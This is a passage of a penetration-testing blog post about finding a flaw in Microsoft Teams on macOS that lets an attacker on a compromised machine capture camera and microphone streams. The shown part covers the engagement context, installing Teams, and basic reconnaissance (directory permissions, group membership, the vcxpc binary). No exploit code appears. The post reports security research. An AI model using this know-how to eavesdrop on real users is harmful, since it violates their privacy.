Exploiting Microsoft Teams on macOS during a Purple Team engagement

Posted Tue 08 October 2024
Author Mathieu Farrell
Category Pentest
Tags pentest, Microsoft, vulnerability, dylib, 2024


The following article explains how during a Purple Team engagement we were able to identify a vulnerability in Microsoft Teams on macOS allowing us to access a user's camera and microphone.

Context

As part of a Purple Team, we managed to gain a remote access (as user) on a machine running macOS. Apart from the fact that we managed to compromise the machine, we wanted to implement examples that had a perceptible impact for our client. As a result, we have been wondering whether to wiretap the machine or retrieve its video stream. As *Microsoft Teams* was installed by default (by the client) on all macOS machines, we turned our attention to the application's security. We applied a static and dynamic analysis procedure, which helped us identify a vulnerability. Once exploited, the vulnerability allows the attacker to capture the video and sound streams of the machine.


To simulate an attacker carrying out the analysis from within the compromised machine, we only used the tools present on the machine. Tests were performed on macOS version 14.4 (Sonoma).

> Take this information into consideration if you ever want to exploit these vulnerabilities on other macOS versions.



macOS version running the application


The version of *Microsoft Teams* present on our client's workstations was older than the latest version available, but the most recent version (Version 24152.405.2925.6762 at the time of writing) of the application was also vulnerable, as we will show you below.



Latest version of the application also identified as vulnerable

Setup


Before we begin our analysis, let's download the latest version of *Microsoft Teams*.


Le nouveau Microsoft Teams est désormais généralement disponible
Télécharger l'application de bureau


Download the latest version of the application from the official Microsoft site (part 1)

Télécharger Microsoft Teams pour Mac
Télécharger le nouveau Teams
Télécharger l'application mobile Teams

Download the latest version of the application from the official Microsoft site (part 2)



Souhaitez-vous autoriser les téléchargements depuis « www.microsoft.com » ?
Annuler
Autoriser

Download the latest version of the application from the official Microsoft site (part 3)




Download the latest version of the application from the official Microsoft site (part 4)


And then install the .pkg file.


Installer Microsoft Teams
Programme d'installation du logiciel Microsoft Teams
Vous serez guidé tout au long des étapes nécessaires à l'installation du logiciel.
Introduction
Destination
Type d'installation
Installation
Résumé
Revenir
Continuer


Installation of the latest version of the application (part 1)




Installation of the latest version of the application (part 2)


Installer Microsoft Teams
Installation standard sur « Macintosh HD »
Cela occupera 1,09 Go d'espace disque sur l'ordinateur.
Cliquez sur Installer pour procéder à une installation standard de ce logiciel sur le disque « Macintosh HD ».
Changer l'emplacement de l'installation...
Revenir
Installer


Installation of the latest version of the application (part 3)


Installer Microsoft Teams
Installation en cours : Microsoft Teams
Écriture des fichiers...
Revenir
Continuer

Installation of the latest version of the application (part 4)



Installer Microsoft Teams
Installation en cours : Microsoft Teams
Exécution des scripts du paquet...
Temps d'installation restant : moins d'une minute
Revenir
Continuer

Installation of the latest version of the application (part 5)



« Microsoft Teams » souhaite accéder au micro.
Microsoft Teams needs access to the microphone for your calls
Ne pas autoriser
Autoriser
Le logiciel a été installé.
Revenir
Fermer

Installation of the latest version of the application (part 6)

After installation, you may notice that an application (*Microsoft AutoUpdate*) has been added to the user's login process.



Éléments en arrière-plan ajoutés
« Microsoft AutoUpdate » a ajouté des éléments pouvant s'exécuter en arrière-plan. Vous pouvez gérer ceci dans Réglages Ouverture.

Notification of the addition of a program at startup



New program added at startup


It is also possible to observe that *Microsoft Teams* has now access to the microphone.


Microphone
Autoriser les applications ci-dessous à accéder à votre microphone.
Microsoft Teams
Confidentialité et sécurité

Microsoft Teams can access the microphone (visible via the privacy and security menu)


Recon

The *Microsoft Teams.app* package is installed in the /Applications directory in which a user can read and write being by default in the `admin` group.




```
Applications — -zsh — 85×15
user@Machine-virtuelle-de-user /Applications % ls
Microsoft Teams.app     Safari.app              Utilities
user@Machine-virtuelle-de-user /Applications %
```

Execution of command `ls` from directory /Applications



```
user — -zsh — 80×24
user@Machine-virtuelle-de-user ~ % ls -al /Applications
total 104
drwxrwxr-x   7 root  admin    224  9 jul 14:46 .
drwxr-xr-x  20 root  wheel    640 29 fév 05:05 ..
```


Execution of command `ls -al` from directory /Applications (truncated results)




```
user — -zsh — 80×24
user@Machine-virtuelle-de-user ~ % id
uid=501(user) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_
appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoper
ator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.app
le.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_a
e),701(com.apple.sharepoint.group.1)
user@Machine-virtuelle-de-user ~ %
```

Execution of command `id`

The presence of the binary *vcxpc* within the package (*Microsoft Teams*) can be easily identified.



